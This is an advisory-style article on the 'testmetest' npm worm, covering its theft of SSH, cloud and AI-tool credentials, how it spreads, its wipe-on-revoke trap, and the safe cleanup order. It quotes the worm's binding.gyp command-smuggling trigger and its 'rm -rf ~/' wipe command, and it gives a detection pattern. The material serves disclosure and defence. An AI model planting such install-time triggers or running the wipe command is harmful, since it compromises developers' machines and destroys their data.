The testmetest npm worm: what it steals, and why not to revoke first
15 npm packages ending in testmetest, and their malicious versions carry a worm that steals SSH, npm, cloud and AI tool credentials, and wipes your home folder if you revoke the stolen GitHub token before you clean up.

Between October 19 and 22, 2026, someone published 15 packages to npm with names ending in testmetest, and their malicious versions carry a worm that steals credentials and spreads itself to other packages and repositories. SafeDep analyzed it on October 22 and found no victims outside the operator's own accounts. By the end of this article you'll know whether your machine or your repositories show any trace of it, and the cleanup order that keeps the worm from wiping your files.
What are the testmetest packages, and are they still on npm?
The testmetest packages are 15 npm packages published between October 19 and 22, 2026 in 44 versions, and some of those versions carry a worm that steals credentials. On October 23, none of their versions were left on npm.
According to SafeDep's analysis, each package went through three stages: an empty 0.0.0-stage version, then a clean 1.0.0 version as cover, then a malicious patch version such as 0.0.1 that became latest. When SafeDep published, 11 packages had been removed on October 21, 4 were still up, and only one of them was armed: event-bus-lite-testmetest@0.0.1, published at 10:59 UTC on the 22nd.
On October 23, the npm registry shows that 13 of the packages have been deleted, and the remaining two (sdk-utils-testmetest and kvarzo8f3atestmetest) have been replaced by an empty 0.0.1-security version from npm. GitHub published a malware advisory for those two (GHSA-m6qq-33mj-mv9w and GHSA-8vpc-rm6r-5m6c), which says: "Any computer that has this package installed or running should be considered fully compromised."
SafeDep says the code shares code with the Miasma "Phantom Gyp" campaign from June 2026, and that the wipe-on-revoke mechanism comes from Mini Shai-Hulud. But SafeDep itself hasn't confirmed the lineage, and doesn't attribute the campaign to the original Miasma operators.
How does the worm run without an install script?
The malicious package has no scripts in package.json. It has a binding.gyp file, npm runs node-gyp rebuild on its own for any package that has this file, and the worm puts the command that starts it inside the file's sources field.
npm's scripts docs say that if there's a binding.gyp at the root of a package and no install or preinstall script, npm sets the install command to node-gyp rebuild. The OSV record for data-pipeline-testmetest shows the field itself:
<!(env node index.js >/dev/null 2>&1; echo stub.c)node-gyp runs this command while it sets up the build, so index.js runs. It's an encrypted loader that decrypts the payload and pipes it into Bun (and downloads Bun if it's missing).
As for --ignore-scripts, it does stop this trick with npm. In npm's own code (rebuild.js), a package with a binding.gyp gets node-gyp rebuild as its install script, and install scripts don't run with --ignore-scripts. The trick is aimed at any tool or person who judges a package by the scripts section of package.json: there's nothing there.
What does the worm steal, and where does it plant itself?
The testmetest worm steals SSH keys, npm, PyPI and Git credentials, .env files, browser passwords, credentials for Claude, Codex, Gemini and Copilot, and AWS, GCP, Azure, Vault and Kubernetes secrets.
AI tool credentials have become a steady target in these campaigns: the malicious LiteLLM 1.107.0 release was stealing the same kind of data the same week. According to SafeDep, the worm also does the following:
Where | What it does |
|---|---|
GitHub Actions | Reads secrets from the |
The machine | Installs two user services: |
npm | Adds the loader to your own packages and publishes a new patch version under your name |
PyPI, RubyGems and JFrog | Republishes packages |
SSH | Copies itself to the hosts in each user's |
GitHub and GitLab | Commits a fake workflow named CodeQL, agent files ( |
The agent files need their own look: SafeDep writes that they "infect the host again", meaning they reinfect the machine. Claude Code, Cursor and VS Code read these files, so any commit that touches them needs the same review as code.
To get its orders, pkg-runtime searches GitHub commits every hour for the text msync-3f7a, then downloads and runs a Python script from a URL signed with the attacker's RSA key. Stolen data goes to a public repository in your account, named like smart-workers-48213 with the description project-utils, and commits that start with AutoSyncComplete:. There's also a fallback address: aiarmor[.]website.
Why can revoking the GitHub token first wipe your files?
The net-health-checker service checks the stolen GitHub token every 45 seconds, for 48 hours straight. If it gets a 401 or 403, which means the token was revoked, it runs rm -rf ~/; rm -rf ~/Documents and wipes your home folder.
So the step you'd usually take first, revoking the stolen token, is the trigger itself. The OSV record says it plainly: remove ~/.local/bin/net-health-checker.sh and its systemd unit or LaunchAgent before you revoke the token. And GitHub's advisory says to rotate all secrets "from a different computer". The same logic applies to any secrets leak: the order you rotate secrets in matters as much as rotating them.
How do you check your machine and repositories, and clean up in order?
Checking and cleaning up takes six steps, and the order is part of the fix:
Search the lockfiles in your projects for any
testmetestpackage:
grep -rln "testmetest" --include=package-lock.json --include=npm-shrinkwrap.json --include=yarn.lock --include=pnpm-lock.yaml .Check whether the worm's services are on the machine. These paths come from SafeDep's analysis:
# Linux
systemctl --user status net-health-checker pkg-runtime
ls -la ~/.local/bin/net-health-checker.sh ~/.config/net-health-checker ~/.local/share/runtimes /var/tmp/.fontconfig_state
# macOS
ls -la ~/Library/LaunchAgents/com.user.net-health-checker.plist ~/Library/LaunchAgents/com.user.pkg-runtime.plist
If you find anything, disconnect the machine from the network and remove both services before anything else. These are SafeDep's commands as published, and on macOS delete the two
.plistfiles after thelaunchctlcommand:
# Linux
systemctl --user disable --now net-health-checker pkg-runtime
rm -rf ~/.local/bin/net-health-checker.sh ~/.config/net-health-checker \
  ~/.config/systemd/user/{net-health-checker,pkg-runtime}.service \
  ~/.local/share/runtimes /var/tmp/.fontconfig_state
# macOS
launchctl bootout gui/$(id -u) ~/Library/LaunchAgents/com.user.{net-health-checker,pkg-runtime}.plist
From another, clean machine, revoke and rotate every credential: GitHub and GitLab, npm, PyPI and RubyGems, cloud keys, Vault and Kubernetes, SSH keys, and your AI provider keys.
Check your accounts: new repositories described as
project-utils, patch releases you didn't publish, commits starting withAutoSyncComplete:, commits that add.claude/,.cursor/,.gemini/,.vscode/tasks.json,CLAUDE.mdorAGENTS.md, and any workflow named CodeQL you didn't add. To keep anything in GitHub Actions from changing without you noticing, see how to lock actions to a specific commit.SafeDep recommends reinstalling the operating system on the infected machine, and GitHub's advisory says there's no guarantee that removing the package removes all the malicious software.
For the future: SafeDep published a detection rule to apply to every package: a binding.gyp whose sources field contains <!(node and hides the output, in a package with no C or C++ files. And if your projects don't need native builds, --ignore-scripts with npm in CI closes this door. If you want someone to test your platform, your CI pipeline and your secrets before an attack like this reaches them, that's what Muhassan does.
When did you last review AGENTS.md or .claude/settings.json in your repositories the way you review code?
FAQ
Is the worm spreading right now?
There's no sign of it. As of October 22, SafeDep found no compromised third-party packages or victims, and all activity was on the operator's test accounts. And on October 23, none of their versions were left on npm.
Does --ignore-scripts protect me from this worm?
Yes, with npm. npm treats the binding.gyp build as an install script, and --ignore-scripts stops install scripts. The trick is that package.json has no scripts at all, so anyone judging a package only by its scripts section sees nothing.
I never installed any of these packages. Is there anything I should do?
Something small: a quick check of your lockfiles is enough for these packages. But the same method, a binding.gyp that runs code at install time, can come back under other names, so the detection rule SafeDep published is worth adding to your CI tools.
I found a net-health-checker service on my machine. What's the first step?
Disconnect the machine from the network, and remove both services and their files before you revoke any token. Then revoke and rotate every credential from another, clean machine, and SafeDep recommends reinstalling the operating system.